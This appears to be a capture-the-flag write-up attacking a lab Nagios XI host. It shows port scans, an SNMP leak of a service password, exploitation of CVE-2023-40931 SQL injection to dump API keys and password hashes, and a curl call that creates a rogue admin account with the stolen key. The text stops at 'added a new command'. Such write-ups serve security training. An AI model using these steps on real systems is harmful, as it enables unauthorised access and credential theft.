
Information Gathering

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.248 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 10:50 IST
Nmap scan report for 10.10.11.248
Host is up (0.18s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http       Apache httpd 2.4.56
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.56 ((Debian))
5667/tcp open  tcpwrapped
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.78 seconds
```

2) found nagios running



3) found some ldap info

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ldapsearch -H ldap://monitored.htb/ -x -s base -b '' "(objectClass=OpenLDAProotDSE)" "*" +
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectClass=OpenLDAProotDSE)
# requesting: * +
#

#
dn:
objectClass: top
objectClass: OpenLDAProotDSE
structuralObjectClass: OpenLDAProotDSE
configContext: cn=config
namingContexts: dc=monitored,dc=htb
supportedControl: 2.16.840.1.113730.3.4.18
supportedControl: 2.16.840.1.113730.3.4.2
supportedControl: 1.3.6.1.4.1.4203.1.10.1
supportedControl: 1.3.6.1.1.22
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.826.0.1.3344810.2.3
supportedControl: 1.3.6.1.1.13.2
supportedControl: 1.3.6.1.1.13.1
supportedControl: 1.3.6.1.1.12
supportedExtension: 1.3.6.1.4.1.4203.1.11.1
supportedExtension: 1.3.6.1.4.1.4203.1.11.3
supportedExtension: 1.3.6.1.1.8
supportedFeatures: 1.3.6.1.1.14
supportedFeatures: 1.3.6.1.4.1.4203.1.5.1
supportedFeatures: 1.3.6.1.4.1.4203.1.5.2
supportedFeatures: 1.3.6.1.4.1.4203.1.5.3
supportedFeatures: 1.3.6.1.4.1.4203.1.5.4
supportedFeatures: 1.3.6.1.4.1.4203.1.5.5
supportedLDAPVersion: 3
supportedSASLMechanisms: DIGEST-MD5
supportedSASLMechanisms: NTLM
supportedSASLMechanisms: CRAM-MD5
entryDN:
```

4) found snmp running

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.248 -sU -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 13:10 IST
Warning: 10.10.11.248 giving up on port because retransmission cap hit (10).
Nmap scan report for nagios.monitored.htb (10.10.11.248)
Host is up (0.19s latency).
Not shown: 64820 open|filtered udp ports (no-response), 713 closed udp ports (port-unreach)
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 721.02 seconds
```

5) enumerated snmap

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ snmpwalk -v2c -c public 10.10.11.248
iso.3.6.1.2.1.1.1.0 = STRING: "Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (6259873) 17:23:18.73
iso.3.6.1.2.1.1.4.0 = STRING: "Me <root@monitored.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "monitored"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1570) 0:00:15.70
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.2.11 = OID: iso.3.6.1.2.1.92
```

6) found a credential on snmp

```
iso.3.6.1.2.1.25.4.2.1.5.1411 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
```

XjH7VCehowpR1xZB

7) checked for more pages

```
________________________________________________

 :: Method           : GET
 :: URL              : https://monitored.htb/nagiosxi/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Header           : Authorization: Basic c3ZjOlhqSDdWQ2Vob3dwUjF4WkI=
 :: Output file      : /home/vigneswar/results.html
 :: File format      : html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 250
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

about                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 245ms]
images                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 228ms]
                        [Status: 302, Size: 27, Words: 5, Lines: 1, Duration: 256ms]
help                    [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 187ms]
mobile                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 198ms]
tools                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 191ms]
admin                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 190ms]
reports                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 193ms]
account                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 209ms]
includes                [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 429ms]
backend                 [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 232ms]
db                      [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 230ms]
api                     [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 185ms]
config                  [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 327ms]
views                   [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 656ms]
sounds                  [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 238ms]
terminal                [Status: 200, Size: 5215, Words: 1247, Lines: 124, Duration: 598ms]
```

8) got a auth token

Send Cancel

Request

Pretty Raw Hex


```
1 POST /nagiosxi/api/v1/authenticate HTTP/1.1
2 Host: nagios.monitored.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Connection: close
14 Content-Length: 38
15 Content-Type: application/x-www-form-urlencoded
16
17 username=svc&password=XjH7VCehowpR1xZB
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Wed, 17 Jan 2024 03:53:48 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 151
7 Connection: close
8 Content-Type: application/json
9
10 {
   "username":"svc",
   "user_id":"2",
   "auth_token":"35f49a91679794e4c88874a23f0a07cc002392b6",
   "valid_min":5,
   "valid_until":"Tue, 16 Jan 2024 22:58:56 -0500"
}
11
```

9) authenticated to nagiosxi





Vulnerability Assessment

1) found a vulnerability

CVE-2023-40931

A SQL injection vulnerability in Nagios XI from version 5.11.0 up to and including 5.11.1 allows authenticated attackers to execute arbitrary SQL commands via the ID parameter in the POST request to /nagiosxi/admin/banner_message-ajaxhelper.php

Exploitation

1) found admin api key

```
[11:51:46] [INFO] resumed: 'nagiosadmin'
Database: nagiosxi
Table: xi_users
[2 entries]
+---------+-------------------+--------------------+----------------------------------------------------------------------+---------+----------------------
----------------------------------------+-------------+------------+-------------+-------------+-------------+-------------+----------------------
----------------------------------------+-------------+---------------+---------------------+
| user_id | email             | name               | api_key                                                              | enabled | password
                                       | username    | created_by | last_login | api_enabled | last_edited | created_time | last_attempt | backend_ticket
                                       | last_edited_by | login_attempts | last_password_change |
+---------+-------------------+--------------------+----------------------------------------------------------------------+---------+----------------------
----------------------------------------+-------------+------------+-------------+-------------+-------------+-------------+----------------------
----------------------------------------+-------------+---------------+---------------------+
| 1       | admin@monitored.htb | Nagios Administrator | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL | 1       | $2a$10$825c1eec29c150b
118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C | nagiosadmin | 0          | 1701931372 | 1           | 1701427555  | 0            | 1705456741   | IoAaeXNLvtDkH5PaG
qV2XZ3vMZJLMDR0                       | 5           | 4          | 1701427555  |
| 2       | svc@monitored.htb   | svc                | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK | 0       | $2a$10$12edac88347093f
cfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK | svc         | 1          | 1699724476 | 1           | 1699728200  | 1699634403   | 1699730174   | 6oWBPbarHY4vejimm
u3K8tpZBNrdHpDgdUEs5P2PFZYpXSuIdrRMYgk66A0cjNjq | 1           | 3          | 1699697433  |
+---------+-------------------+--------------------+----------------------------------------------------------------------+---------+----------------------
----------------------------------------+-------------+------------+-------------+-------------+-------------+-------------+----------------------
----------------------------------------+-------------+---------------+---------------------+
```

2) we can use this api key to add new user

Re: add new users to Nagios XI web interface

by lmiltchev » Mon Mar 13, 2017 1:27 pm

You can use the new REST API to add users.

Example:

CODE: SELECT ALL

```
curl -XPOST "http://x.x.x.x/nagiosxi/api/v1/system/user?apikey=LTltbjobR0X3V5ViDIitYaI8hjsjoFBaOcWYukamF7oAsD8lhJRvSPWq8I3PjTf7&pr
{
    "success": "User account jmcdouglas was added successfully!",
    "userid": 13
}
```


The REST API documentation is available in the Nagios XI web UI, under the "Help" menu.

Nagios
lmiltchev
Former Nagios Staff


Posts: 13587
Joined: Mon May 23, 2011 12:15 pm


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl -k -X POST "https://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPe
RQOmS2PQ7QIrbJEomFVG6Eut9CHLL" -d "username=hacker101&password=Hacker123&name=hacker&email=hacker@localhost&auth_level=a
dmin&id=6"
{"success":"User account hacker101 was added successfully!","user_id":7}
```

3) logged in as the user




4) added a new command

